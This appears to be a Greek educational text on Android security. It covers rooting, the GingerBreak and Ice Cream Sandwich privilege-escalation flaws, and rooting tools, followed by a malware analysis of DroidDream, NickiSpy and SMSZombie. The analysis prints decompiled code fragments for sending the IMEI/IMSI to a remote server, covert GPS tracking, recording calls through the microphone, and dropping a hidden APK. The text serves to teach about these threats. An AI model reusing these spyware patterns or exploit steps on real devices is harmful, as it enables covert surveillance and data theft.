Στη συνέχεια, εξετάζουμε κάποιες περιπτώσεις απομακρυσμένων επιθέσεων σε κινητά Android

Έλεγχος της συσκευής Android (Rooting).

Το γεγονός ότι το λειτουργικό Android είναι λογισμικό ανοικτού κώδικα δεν σημαίνει ότι ο χρήστης έχει πλήρη πρόσβαση στο σύστημα από προεπιλογή. Το μοντέλο ασφαλείας του Android περιορίζει την προσβασιμότητα εφαρμογών σε ευαίσθητα δεδομένα. Μια εφαρμογή έχει δικαιώματα ανάγνωσης και εγγραφής μόνο στα δικά της αρχεία (στην εξωτερική κάρτα μνήμης), ενώ για να μπορεί να χρησιμοποιεί πόρους του συστήματος πρέπει να έχει δηλώσει την διάθεση της στο manifest αρχείο της. Με αυτό το μοντέλο λειτουργίας, πρακτικά το μοντέλο των Linux, οι κακόβουλες εφαρμογές δεν μπορούν να κάνουν χρήση πόρων και πληροφοριών που θα μπορούσαν βλάψουν το λειτουργικό και ή τον χρήστη. Ορισμένες εφαρμογές, τα δεδομένα, και οι ρυθμίσεις (configurations) δεν είναι προσβάσιμες από τον χρήστη (με πρόνοια είτε του κατασκευαστή είτε του παρόχου δικτύου) με σκοπό την προστασία κρίσιμων στοιχείων του δικτύου. Για να καταστεί εφικτή η πρόσβαση στα στοιχεία αυτά του δικτύου πρέπει να γίνει “rooting” της συσκευής. Ο όρος “rooting” προέρχεται από το UNIX, όπου ο χρήστης ο οποίος έχει τα μέγιστα διοικητικά προνόμια για το σύστημα ονομάζεται root. Με την διαδικασία του “rooting” ο χρήστης έχει δικαιώματα διαχείρισης του συστήματος. Είναι το αντίστοιχο ακριβώς του administrator account σε ένα σύστημα windows. (Στο λειτουργικό iOS , η διαδικασία αυτή ονομάζεται jailbreaking). Η διαδικασία “rooting” μπορεί επίσης να πραγματοποιηθεί και με απευθείας εγκατάσταση ειδικής version του συστήματος (custom ROM), που παρέχει πρόσβαση root από προεπιλογή.
Η διαδικασία του rooting έχει πλεονεκτήματα και μειονεκτήματα. Είναι θετικό ότι, έχεις τον πλήρη έλεγχο της συσκευής, που σου επιτρέπει, για παράδειγμα,

- να εγκαταστήσεις την τελευταία έκδοση του Android, εγκαθιστώντας custom ROMs.
- Εγκατάσταση extra εφαρμογών που χρειάζονται πρόσβαση στα αρχεία του συστήματος (π.χ. εφαρμογές για πλήρες backup).
- Αφαίρεση εφαρμογών του συστήματος που δε θες να έχεις
- Μεταφορά εφαρμογών στην κάρτα SD.
- Διαφορετικά εικονίδια και τροποποίηση κατά βούληση ολόκληρου του γραφικού περιβάλλοντος.

- Επανάκτηση αρχείων που σβήστηκαν κατά λάθος.
- Ξεκλείδωμα από τον πάροχο, και πολλά άλλα.

Υπάρχει όμως και η αρνητική πλευρά του “rooting”, υπάρχουν κίνδυνοι που συνδέονται με αυτή τη διαδικασία. Το πιο σημαντικό είναι ο κίνδυνος της πλήρους καταστροφής της συσκευής (" bricking " στην τεχνική αργκό). Αυτό μπορεί να συμβεί αν η διαδικασία “rooting” διακοπεί ξαφνικά και κάποια βασικά αρχεία του συστήματος καταστραφούν ή αν φορτωθεί ένα λάθος firmware. Επίσης για όσο χρόνο μια συσκευή δεν έχει το επίσημο ROM του κατασκευαστή δεν υπάρχει εγγύηση της συσκευής και θα πρέπει να εγκατασταθεί ένα επίσημο λογισμικό της αντίστοιχης συσκευής για να συνεχίσει η εγγύηση της συσκευής.
Βέβαια, στην Ευρωπαϊκή Ένωση, σύμφωνα με την κοινοτική οδηγία 1999/44/ΕΚ, ο χρήστης διατηρεί το δικαίωμα αλλαγής του λειτουργικού συστήματος. Η εγγύηση της συσκευής ισχύει, ακυρώνεται μόνο εάν ο εγγυητής μπορεί να αποδείξει ότι η υλική ζημία προήλθε από την αλλαγή αυτή.
Ένας άλλος κίνδυνος της διαδικασίας rooting" συνδέεται με την ασφάλεια της ίδιας της συσκευής δεδομένου ότι παρακάμπτονται τα μέτρα ασφαλείας που εφαρμόζονται από το προεγκατεστημένο από τον κατασκευαστή (stock ROM) λειτουργικό σύστημα, επιτρέποντας τη δυνατότητα εκτέλεσης κακόβουλου κώδικα χωρίς τη συγκατάθεση του χρήστη. Όταν μια εφαρμογή λειτουργεί με δικαιώματα του χρήστη root (του μόνου χρήστη που έχει δικαιώματα σε οποιοδήποτε πόρο και δεδομένο του συστήματος) το μοντέλο ασφαλείας του Android καταρρέει. Η εφαρμογή έχει πλέον πάρει υπό τον έλεγχο της ολόκληρο το λειτουργικό σύστημα, καθώς προσπερνά οποιαδήποτε δικλίδα ασφαλείας στην οποία υποβάλλονται οι λειτουργίες της.
Ωστόσο, τα περισσότερα εργαλεία rooting εγκαθιστούν και την εφαρμογή SuperUser.apk, η οποία ελέγχει την πρόσβαση σε δικαιώματα root, δείχνοντας μια προειδοποίηση κάθε φορά που μια νέα εφαρμογή ζητά πρόσβαση στον κώδικα με δικαίωμα su, έτσι ο χρήστης είναι σε θέση να ελέγχει επιτρέποντας ή απαγορεύοντας την πρόσβαση.
Η κοινότητα του Android βλέπει το δικαίωμα root θετικά. Με την σωστή χρήση το rooting δίνει περισσότερα δικαιώματα στον χρήστη. Του δίνει μεγαλύτερο έλεγχο της συσκευής, δικαίωμα εγκατάστασης εφαρμογών τρίτων εκτός αυτών του προεπιλεγμένου καταστήματος, ακόμα και την εγκατάσταση τροποποιημένου λειτουργικού (custom Roms).

Επίθεση GingerBreak

Σε κινητά με εκδόσεις Gingerbread (2.3) και κάποια που λειτουργούσαν Froyo (2.2) και Honeycomb (3.) βρέθηκε το 2011 ένα κενό ασφαλείας από την ομάδα The Android Exploid Crew. Το κενό αυτό ήταν η λεγόμενη επίθεση GingerBreak.
Η επίθεση λειτουργεί χρησιμοποιώντας τον Volume daemon (vold). Ο Manager αυτός είναι υπεύθυνος για τους τόμους (volumes) που δημιουργούνται στην εσωτερική μνήμη του Android ή την εξωτερική.
Βρίσκεται στο /system/bin/vold και περιέχει μια μέθοδο, την DirectVolume::handlePartitionAdded, η οποία δημιουργεί ένα πίνακα περιεχομένων χρησιμοποιώντας σαν δείκτη ένα integer. Η μέθοδος ελέγχει το μέγεθος του integer αλλά δεν ελέγχει εάν είναι θετικός ή αρνητικός. Χρησιμοποιώντας αρνητικές τιμές σαν δείκτη στο vold μέσω θύρας Netlink μπορούμε να διαβάσουμε τυχαίες θέσεις μνήμης. Μεταφέροντας στο global offset table (GOT) του vold μεθόδους (όπως το strcomp() και atoi()) επανεγράφουμε τις μεθόδους αυτές με την δυνατότητα να καλούν στην system(). Έπειτα κάνοντας ξανά χρήση του vold() μπορούμε να εκτελέσουμε εφαρμογές μέσω του system(), με τα υψηλά δικαιώματα του vold() (καθώς είμαστε στο /system). Πλέον με την χρήση του terminal μας δίνουμε δικαιώματα read/write στον φάκελο /system. Τέλος μπορούμε πλέον να χρησιμοποιούμε την εντολή su αφότου την εγκαταστήσουμε, επομένως το κινητό έχει γίνει rooted.
Στις εκδόσεις Android 2.3.4 και μετά το κενό αυτό ασφαλείας καλύφθηκε, αν και έχουν υπάρξει περιπτώσεις συσκευών με έκδοση λειτουργικού Honeycomb με το ίδιο κενό ασφαλείας.

Επίθεση στο Ice cream Sandwich

Αυτή η μέθοδος rooting συζητήθηκε πρώτη φορά στο φόρουμ των xda-developers και μετέπειτα στο full disclosure (Αύγουστος του 2012).
Ένα κενό ασφαλείας στο Ice Cream Sandwich (Android 4.0.x) εμφανίστηκε στο init.rc .Εάν μέσα στο αρχείο υπήρχε μια εντολή του τύπου:

mkdir /data/local/tmp 0771 shell shell

τότε κατά την εκτέλεση του θα έδινε δικαιώματα read/write (πρακτικά αναγνωρίζοντάς ως ιδιοκτήτη) στον χρήστη του shell ,τον χρήστη που έχει συνδεθεί στο κινητό μέσω USB πρακτικά, ακόμα και αν ο φάκελος δεν δημιουργηθεί άρα αποτύχει η εντολή mkdir.
Με την απόκτηση των δικαιωμάτων στον φάκελο/data/local ο επιτιθέμενος μπορεί να δημιουργήσει ένα symlink σε κάποιον άλλο φάκελο, όπως ο /system και με το εργαλείο debugfs να εγκαταστήσει αρχεία στο σύστημα όπως το su.
Αν και το κενό αυτό διορθώθηκε υπάρχουν ακόμα συσκευές οι οποίες είναι ευάλωτες στη επίθεση αυτή. Η μέθοδος αυτή χρησιμοποιήθηκε για να αποκτηθούν δικαιώματα root σε συσκευές όπως το Samsung Galaxy S3.
Αυτή η μέθοδος χρειάζεται σύνδεση με usb οπότε δεν μπορεί να χρησιμοποιηθεί από κακόβουλες εφαρμογές, είναι επικίνδυνη όμως αν κάποιος απόκτηση φυσική πρόσβαση στην συσκευή.

Rooting συσκευής Android: RageAgainstTheCage


Δύο δημοφιλείς root επιθέσεις για το Android ήταν οι exploid και RageAgainstTheCage δεδομένου ότι απευθύνονταν στο μεγαλύτερο ποσοστό της εγκατεστημένης βάσης του Android, εκδόσεις lx/2.x έως 2.3 (Gingerbread) . Και οι δύο είχαν αναπτυχθεί και κυκλοφορήσει από τους Android Exploit Crew το 2010 . Ο πηγαίος κώδικας , μαζί με τα εκτελέσιμα ARM5 ELF, τα οποία μπορούν να χρησιμοποιηθεί σχεδόν σε οποιαδήποτε συσκευή Android πριν από την έκδοση 2.3, είναι διαθέσιμα στο stealth.openwall.net/XSports/RageAgainstTheCage.tgz . Λεπτομερείς πληροφορίες σχετικά με αυτό το κενό ασφαλείας μπορούν να βρεθούν στο intrepidusgroup.com/insight/2010/09/android-root-source-code-looking-at-the-c-skills/ .Εδώ είναι τα βήματα για να κάνει root τη συσκευή χρησιμοποιώντας το RageAgainstTheCage εκμεταλλεύονται :

Εργαλεία rooting στο Android

Στη διαδικασία rooting μια κινητής συσκευής το πρώτο πράγμα που πρέπει να ξέρουμε είναι το είδος του υλικού (κατασκευαστής ,τύπος) καθώς και η έκδοση του Android που έχει εγκατασταθεί, με δεδομένο ότι δεν δίνουν όλες οι μέθοδοι rooting λειτουργικά αποτελέσματα σε όλες τις συσκευές/κατασκευαστές/ εκδόσεις του λειτουργικού συστήματος.
Υπάρχουν όμως εφαρμογές rooting που είναι λειτουργικές στη μεγάλη πλειοψηφία των συσκευών και για διαφορετικές εκδόσεις του λειτουργικού συστήματος. (universal rooting applications).

Εικόνα 19 Android Rooting logos

SuperOneClick: επιτρέπει rooting σχεδόν σε όλα τα κινητά στις εκδόσεις Android μέχρι και το GingerBread. Πρόκειται για μια εφαρμογή των Windows που είναι πολύ απλή στη χρήση. Η εφαρμογή (SuperOneClick) μεταφορτώνεται από το site shortfuse.org.
Στη συσκευή επιτρέπουμε την λειτουργία "USB Debugging" και την συνδέουμε με καλώδιο USB. Με την εκτέλεση του προγράμματος γίνεται το rooting της συσκευής (παρατήρηση δεν πρέπει να υπάρχει κάρτα SD στη συσκευή)..



Εικόνα 20 Η Αρχική Οθόνη του Z4Root

Z4Root: το Z4Root είναι μια εφαρμογή Android που έρχεται ως ένα κανονικό αρχείο apk όπως αυτές που έχουν εγκατασταθεί από το επίσημο Android Market.
Λειτουργεί για εκδόσεις μέχρι και το Android 2.3. Η εφαρμογή μπορεί να μεταφορτωθεί από το forum των XDA Developers στο site forum.xda-developers.com/showthread.php?t=83395 . Η εφαρμογή επιτρέπει μόνιμο ή προσωρινό rooting της συσκευής καθώς και επαναφορά σε μη rooted κατάσταση. Για την όλη διαδικασία αρκεί το πάτημα του αντίστοιχου «κουμπιού».


Kingo Android Root

Μια από τις πιο σύγχρονες εφαρμογές rooting είναι το Kingo Android Root. Η εφαρμογή παραμένει πιστή στην λογική root με ένα κλικ. Μπορεί να την κατεβάζει καθένας στον υπολογιστή του (http://www.kingoapp.com/android-root.htm), υποστηρίζει κινητά με εκδόσεις Android μέχρι και 4.2.2, αλλά είναι και το πρώτο πρόγραμμα του είδους του ,το οποίο ανήκει σε εταιρία (Kingosoft). Δεν πρόκειται για πρόγραμμα ανοικτού κώδικα και οι κατασκευαστές του δεν είναι γνωστοί στην κοινότητα του Android.

Εικόνα 21 Η Αρχική Οθόνη του Kingo Android Root

Ο Τρόπος λειτουργίας είναι κοινός με άλλα προγράμματα. Ενεργοποίηση του "USB debugging" στην συσκευή, κατέβασμα της εφαρμογής για windows και, αφού αφαιρεθεί η κάρτα μνήμης, σύνδεση του κινητού τηλεφώνου με τον υπολογιστή. Όταν το πρόγραμμα ανοίξει ζητά να του καθοριστεί η έκδοση Android που χρησιμοποιείται στο λειτουργικό στου τηλεφώνου. Έπειτα με ένα κλικ γίνεται η εκκίνηση της διαδικασίας rooting του λειτουργικού συστήματος.

Το πρόγραμμα παρέχει την δυνατότητα unroot της συσκευής οποιαδήποτε στιγμή. Ακόμα, όπως δηλώνεται μέσω του site του προγράμματος, οι λόγοι που το πρόγραμμα είναι κλειστού κώδικα είναι πρώτον η πιθανότητα οικονομικής εκμετάλλευσης της εφαρμογής καθώς επίσης πως το ίδιο το πρόγραμμα λειτουργεί πάνω σε κάποια κενά ασφαλείας τα οποία δεν είναι γνωστά ακόμα, οπότε εάν ανοίξουν τον κώδικα ,η επόμενη έκδοση θα κλείσει αυτές τις τρύπες ασφαλείας. Αξίζει να σημειωθεί πως στις ρυθμίσεις του Kingo δίνεται η δυνατότητα αναβάθμισης σε έκδοση Pro, στο Google Play Store, με χρηματικό αντίτιμο 2,49 €, το οποίο δίνεται για την στήριξη της ομάδας που αναπτύσσει την εφαρμογή, αλλά και ξεκλειδώνει κάποια πρόσθετα (προστασία με PIN, Over the Air survival mode και άλλα).



Εικόνα 22 Ρυθμίσεις του SuperSU

Trojan Apps

Εικόνα 23 Trojan στο Android

Υπάρχουν διάφορα είδη κακόβουλων προγραμμάτων και εφαρμογών. Η απλούστερη περίπτωση κακόβουλου λογισμικού είναι ένα καθαρά κακόβουλο πρόγραμμα που εξαπατά τον χρήστη κάνοντας τον να πιστέψει ότι πρόκειται για άλλη νόμιμη εφαρμογή χρησιμοποιώντας την ίδια εικόνα με αυτήν. Αν βέβαια η εφαρμογή δεν έχει κάποια φανερή λειτουργικότητα, εύκολα εντοπίζεται ως ύποπτη.
Ένας άλλος τύπος κακόβουλου λογισμικού ενσωματώνεται μέσα στην νόμιμη εφαρμογή, σε μια τροποποιημένη έκδοση της αρχικής εφαρμογής. Οι κακόβουλες εφαρμογές με αυτά τα χαρακτηριστικά συχνά αποκαλούνται Trojan apps.
Το μεγαλύτερο μέρος των Android malwares χρησιμοποιούν αυτή τη μέθοδο για να ενσωματώσουν και να εκτελέσουν κακόβουλο κώδικα σε συνδυασμό με τη νόμιμη εφαρμογή, η οποία θα μπορούσε να είναι οτιδήποτε, π.χ. ταπετσαρία ή ένα δημοφιλές παιχνίδι.
Η ενσωμάτωση και η εκτέλεση κακόβουλου κώδικα σε apk αρχεία είναι εύκολη και υπάρχουν τα εργαλεία που το επιτρέπουν. Τα αρχεία εφαρμογών Android (apk) είναι απλά PK αρχεία (όπως JAR ή αρχεία ZIP), πράγμα που σημαίνει ότι μπορούν να ανοίξουν με οποιοδήποτε εργαλείο αποσυμπίεσης αρχείων, όπως το 7-zip. Το αποσυμπιεσμένο apk αρχείο έχει δυο συστατικά:

Manifest Ένα κωδικοποιημένο αρχείο XML που καθορίζει βασικές πληροφορίες σχετικά με την εφαρμογή του συστήματος Android, για παράδειγμα, στοιχεία λογισμικού, μαζί με τα δικαιώματα που η εφαρμογή απαιτεί να εκτελούνται στη συσκευή .

Classes.dex Το εκτελέσιμο αρχείο Dalvik της εφαρμογής

Σε αντίθεση με τα παραδοσιακά προγράμματα υπολογιστών, οι εφαρμογές Android δεν έχουν ένα ενιαίο σημείο εκκίνησης της εκτέλεσης, δηλαδή όταν έχει εγκατασταθεί μια εφαρμογή, η εκτέλεση μπορεί να αρχίσει σε διάφορα μέρη του προγράμματος. Για παράδειγμα, μια συγκεκριμένη λειτουργία εκτελείται όταν ο χρήστης ανοίγει το app πατώντας το αντίστοιχο εικονίδιο, αλλά διαφορετικός κώδικας εκτελείται όταν η συσκευή επανεκκινεί ή προκύπτουν αλλαγές στη σύνδεση με το δίκτυο.

Για να κατανοήσουμε πώς γίνεται αυτό, είναι σημαντικό να κατανοήσουμε συγκεκριμένα συστατικά της εφαρμογής :

Broadcast receiver: Επιτρέπει στις εφαρμογές να λαμβάνουν " προθέσεις -intents" από το σύστημα. Όταν συμβαίνει ένα συγκεκριμένο γεγονός στο σύστημα (π.χ. λήψη SMS), ένα μήνυμα μεταδίδεται σε όλες τις εφαρμογές που τρέχουν στο σύστημα. Αν αυτό έχει δηλωθεί στο Manifest η εφαρμογή μπορεί με τη λήψη να εκτελέσει κάποια συγκεκριμένη λειτουργία.

Services: Επιτρέπει στις εφαρμογές να εκτελέσουν κώδικα στο παρασκήνιο, χωρίς να εμφανίζεται στο χρήστη οτιδήποτε στο γραφικό περιβάλλον.

Ο τρόπος που χρησιμοποιούν τα περισσότερα Android malware είναι σε μια καθόλα νόμιμη εφαρμογή, να αποσυνθέτουν το dex αρχείο και να αποκωδικοποιούν το Manifest. Στη συνέχεια προσθέτουν τον κακόβουλο κώδικα, ανασυνθέτουν τον dex, κωδικοποιούν το manifest, και δημιουργούν το τελικό αρχείο apk. Ένα από τα εργαλεία για την εκτέλεση αυτής της διαδικασίας είναι apktool (code.google.com/p/android-apktool/).

DroidDream

Συνήθως τα μολυσμένα αρχεία διακινούνται από ανεξάρτητες εφαρμογές τύπου marketplace (Samsung Apps ,GetJar και άλλα) ή πρέπει να εγκατασταθούν από τον ίδιο τον χρήστη. Το DroidDream όμως αρχικά διακινήθηκε από το Google Play. Αρκετές εφαρμογές πέραν υποψίας μολύνθηκαν από αυτό το Trojan και επανατοποθετήθηκαν στην αγορά .Ο χρήστης εμπιστευόμενος την εφαρμογή , καθώς προερχόταν από έμπιστο κατασκευαστή , κατέβασε τις εφαρμογές αυτές και

προσβλήθηκε.

Εικόνα 24 Δικαιώματα του DroidDream

Στην εγκατάσταση του προγράμματος (αρχείο manifest) ο χρήστης καλείται να δώσει δικαιώματα πολύ υψηλότερα από αυτά που ζητά η κανονική εφαρμογή .Παρόλα αυτά αρκετοί χρήστες δεν έδωσαν σημασία σε αυτό το ανησυχητικό σημείο της εγκατάστασης.
Μόλις γίνει εκκίνηση της εφαρμογής το πρόγραμμα δημιουργεί μια διαδικασία με το όνομα `setting` η οποία επιχειρεί να στείλει πληροφορίες για την συσκευή σε έναν απομακρυσμένο server του οποίου η διεύθυνση προϋπάρχει στο κώδικα του προγράμματος Με την σύνδεσή του στον server μεταφέρει τα στοιχεία της συσκευής (IMEI IMSI Partner και ProductID) .Ακολουθέι ένα κομμάτι κώδικα από το πρόγραμμα
Το μετέπειτα βήμα είναι να rootάρει την συσκευή .Αυτό γίνεται με δύο τρόπους .Ο ένας είναι με την χρήση του RageAgainstTheCage (κενό ασφαλείας του Android Debug Bridge Daemon) ή μέσω του exploid (κενό ασφαλείας του udev) .Και οι δύο επιθέσεις είναι δυνατές απέναντι σε συσκευές με έκδοση Android παλαιότερη του 2.2.2 (Froyo) .
Με το που αποκτήσει δικαιώματα διαχειριστή ,το DroidDream εγκαθιστά το sqlib.db (μια βάση δεδομένων με στοιχεία εφαρμογών και αναβαθμίσεων) στο /system/app?DownloadProvidersManager.apk.Πλέον μπορεί να εγκαθιστά οτιδήποτε χρειάζεται χωρίς να ειδοποιηθεί ο χρήστης.
Με αυτόν τον τρόπο επίθεσης το DroidDream έχει πλήρη έλεγχο στην συσκευή .Μπορεί να κλέψει πληροφορίες για το λογαριασμό του χρήστη ή και SMS μηνύματα.
Τα μολυσμένα προγράμματα αφαιρέθηκαν από το Google play με το που έγινε γνωστή η παραποίηση τους ,αλλά η Symantec υπολόγισε ότι η οι χρήστες που μολύνθηκαν ήταν σε αριθμό από 50 μέχρι 200 χιλιάδες .Το DroidDream συνέχισε να βρίσκεται σε κάποιες εφαρμογές τρίτων marketplaces.

```
public static void postUrl(String paramString, Context paramContext) throws
 IOException
{
Formatter localFormatter = new Formatter();
Object[] arrayOfObject = new Object[4];
arrayOfObject[0] = "502";
arrayOfObject[1] = "10001";
arrayOfObject[2] = adbRoot.getlMEI(paramContext);
arrayOfObject[3] = adbRoot.getlMSI(paramContext);
localFormatter.format("<?xml version=\"1.0\" encoding=\"UTF-
8\"?><Request><Protocol>1.0</Protocol><Command>0</Command><ClientInfo>
<Partner>%s</Partner><ProductId>%s</ProductId><IMEI>%s</IMEI><IMSI>%s</IMSI>
</ClientInfo></Request>", arrayOfObject) ;
byte[] arrayOfBytel = localFormatter.toString().getBytes();
adbRoot.crypt(arrayOfBytel) ;
```

```
HttpURLConnection localHttpURLConnection = (HttpURLConnection)new
URL(paramString).openConnection();
localHttpURLConnection.setDoOutput(true);
localHttpURLConnection.setDoInput(true) ;
localHttpURLConnection.setRequestMethod("POST");
OutputStream localOutputStream = localHttpURLConnection.getOutputStream();
```

NickiSpy

Το malware αυτό κάνει χρήση των δυνατοτήτων ενός smartphone στο έπακρο. Πακεταρισμένο μέσα σε δημοφιλή προγράμματα, παραμένει ανενεργό μέχρι να λάβει το `android.intent.action.BOOT_COMPLETED` intent από το σύστημα ,μέχρι δηλαδή να γίνει επανεκκίνηση της συσκευής. Με την ενεργοποίηση του στέλνει ένα μήνυμα sms σε μια διεύθυνση που βρίσκεται γραμμένη στον κώδικα της εφαρμογής ,στο οποίο περιέχεται το IMEI της συσκευής. Έπειτα αρχίζει να συλλέγει πληροφορίες για τον χρήστη ή περιμένει πρώτα να δεχθεί ένα sms με την ανάλογη εντολή ,ανάλογα την έκδοση του malware.
Ο τρόπος λειτουργίας του είναι μέσω εντολών sms. Στο `MainService` περιγράφεται η κάθε πηγή και ο τρόπος παρακολούθησης του κινητού μέσω αυτής. Τα δεδομένα αποστέλλονται σε έναν απομακρυσμένο Server ,του οποίου η διεύθυνση και ρυθμίσεις περιγράφονται σε ένα XML αρχείο που ονομάζεται `XM_ALL_Setting` στο `SocketService`.
Τα sms καταγράφονται με το `XM_SmsListener`, τα ηχητικά δεδομένα στα `XM_CallListener` ,`XM_CallRecorderService` και `RecordService` ,και οι τοποθεσία με το `GpsService`. Πιο αναλυτικά, το `GpsService` χρησιμοποιεί το `LocationManager` του Android για να λάβει την τοποθεσία:

```
this.locationManager = ((LocationManager)getSystemService("location"));
Criteria localCriteria = new Criteria();
localCriteria.setAccuracy(1) ;
localCriteria.setAltitudeRequired(false) ;
localCriteria.setBearingRequired(false) ;
localCriteria.setCostAllowed(true);
localCriteria.setPowerRequirement(1) ;
String str = this.locationManager.getBestProvider(localCriteria, true); Location
localLocation = null;
  if (str != null)
{
      this.locationManager.requestLocationUpdates(str, 60000 *
      Integer.parselnt(this.SERVER_TIME), Integer.parselnt(this.SERVER_MOVE),
      this.locationListener);
      localLocation = this.locationManager.getLastKnownLocation(str);
}
if (localLocation != null)
{
      double d1 = localLocation.getLongitude();
      double d2 = localLocation.getLatitude();
}
```

Το `XM_SmsListener` δημιουργεί και χρησιμοποιεί ένα ContentObserver για να παρακολουθεί το `ContentProvider` των sms.Τέλος το `XM_CallRecorderService` επιβλέπει το σύστημα για κλήσεις χρησιμοποιώντας ένα `PhoneStateListener`. Με τον εντοπισμό νέας κλήσεις καλεί το `RecordService` για να καταγράψει την κλήση σε ένα ηχητικό αρχείο .Αυτό επιτυγχάνεται με την χρήση ενός `MediaRecorder` που καταγράφει το μικρόφωνο (Χρήση του `setAudioSource()` με τιμή 1, η οποία ισούται με `MediaRecorder.AudioSource.MIC`). Με την εγγραφή του αρχείου εκτελείται το `XM_CallListener` το οποίο αποστέλλει το ηχογραφημένο αρχείο, καθώς και πληροφορίες για την κλήση που αποσπά από το `android.provider.CallLog`, στον απομακρυσμένο Server μέσω του `SocketService`, όπως μας δείχνει και ο παρακάτω κώδικας:

```
public void callrecord()
 {
       this.fileint = (1 + this.fileint);
       if (this.recorder == null)
         this.recorder = new MediaRecorder();
       this.startRecTime = System.currentTimeMillis();
       this.recorder.setAudioSource(1) ;
       this.recorder.setOutputFormat(1);
       this.recorder.setAudioEncoder(1) ;
       if (!new File(this.callrpath).exists() )
         new File(this.callrpath).mkdirs();
       MediaRecorder localMediaRecorder = this.recorder;
       StringBuilder localStringBuilder = new
       StringBuilder(String.valueOf(this.callrpath)).append(this.filetime);
       Object[] arrayOfObject = new Object[l];
       arrayOfObject[0] = Integer.valueOf(this.fileint);
       localMediaRecorder.setOutputFile(String.format("%03d", arrayOfObject) + ".amr");
       this.recorder.prepare();
       this.recorder.start();
       new Thread(this.mTasks),start();
       return;
 }
```

Κάποιες εκδόσεις του malware ηχογραφούν όταν το κινητό κλειδώνει.

Το Android 2.3 αφαίρεσε την ικανότητα μια εφαρμογή να αλλάζει την κατάσταση του τηλεφώνου χωρίς την άδεια του χρήστη ,οπότε η επίθεση αυτή είναι πιθανή μόνο σε παλαιότερες εκδόσεις.

Το NickySpy δεν βρέθηκε ποτέ σε εφαρμογή του Google Play Store αλλά σε διάφορα άλλα καταστήματα εφαρμογών. Αν και χωρίς την δυνατότητα rooting του κινητού τηλεφώνου ,όπως το DroidDream , μπορεί να προκαλέσει μεγάλη διαρροή σημαντικών και προσωπικών δεδομένων μέσω αδειών άλλων εφαρμογών. Για άλλη μια φορά η καλύτερη λύση παραμένει η συνεχείς αναβάθμιση του λειτουργικού και η ιδιαίτερη προσοχή στις άδεις που ζητά μια εφαρμογή κατά την εγκατάσταση.

SMSZombie

Το SMSZombie βρέθηκε σε ένα δημοφιλές κατάστημα εφαρμογών της Κίνας. Στοχοποιούσε Κινέζους χρήστες κινητών τηλεφώνων Android και τους χρέωνε μέσω του «συστήματος πληρωμής με sms» της China Mobile.


Το κακόβουλο αυτό κομμάτι κώδικα κρυβόταν σε άλλες εφαρμογές για wallpapers. Κατά την εγκατάσταση δεν ζητούνται επιπλέον δικαιώματα, κάτι το οποίο έκανε την μολυσμένη εφαρμογή αξιόπιστη και αρκετά δύσκολο τον εντοπισμό του κακόβουλου κώδικα. Μόλις εγκατασταθεί και χρησιμοποιηθεί η εφαρμογή ως wallpaper, ενεργοποιείται το `jifenActivity`. Μέσω αυτού εξάγεται από τον φάκελο assets ένα δεύτερο APK:

```
String str = jifenActivity.this.getFilesDir().getAbsolutePath() + "/ a33.jpg";
jifenActivity.this.retrieveApkFromAssets(jifenActivity.this, "a33.jpg", str) ;
public boolean retrieveApkFromAssets(Context paramContext, String paramStringl,
String paramString2)
       File localFile = new File(paramString2);
       if (!localFile.exists())
       {
             localFile.createNewFile();
             InputStream locallnputStream = paramContext.getAssets().open(paramStringl);
             FileOutputStream localFileOutputStream = new FileOutputStream(localFile);
             byte[] arrayOfByte = new byte[1024];
```

```
            int k = locallnputStream.read(arrayOfByte);
            if (k   1)
            {
                  localFileOutputStream.flush();
                  localFileOutputStream.close();
                  locallnputStream.close(); break;
            }
            localFileOutputStream.write(arrayOfByte, 0, k);
      }
}
```

Με την εξαγωγή του ένα κουτί διαλόγου παρουσιάζεται στον χρήστη που τον προτρέπει να εγκαταστήσει και το δεύτερο πρόγραμμα για να κερδίσει 100 πόντους. Η επιλογή «Ακύρωση» είναι απενεργοποιημένη, ώστε να αναγκάσει τον χρήστη στην αποδοχή του κακόβουλου προγράμματος. Αλλά και αν ο χρήστης το παρακάμψει το παράθυρο διαλόγου εμφανίζεται ξανά μετά από λίγο ,καθώς το `jifenActivity` ελέγχει ανά μερικά δευτερόλεπτα για την εγκατάσταση του APK:

```
localBuilder.setNegativeButton("", new Dialoglnterface.OnClickListener ()
     {
       public void onClick(Dialoglnterface paramDialoglnterface, int paramlnt)
       {
       }
     });
```



Εικόνα 25 Δικαιώματα του SMSZombie

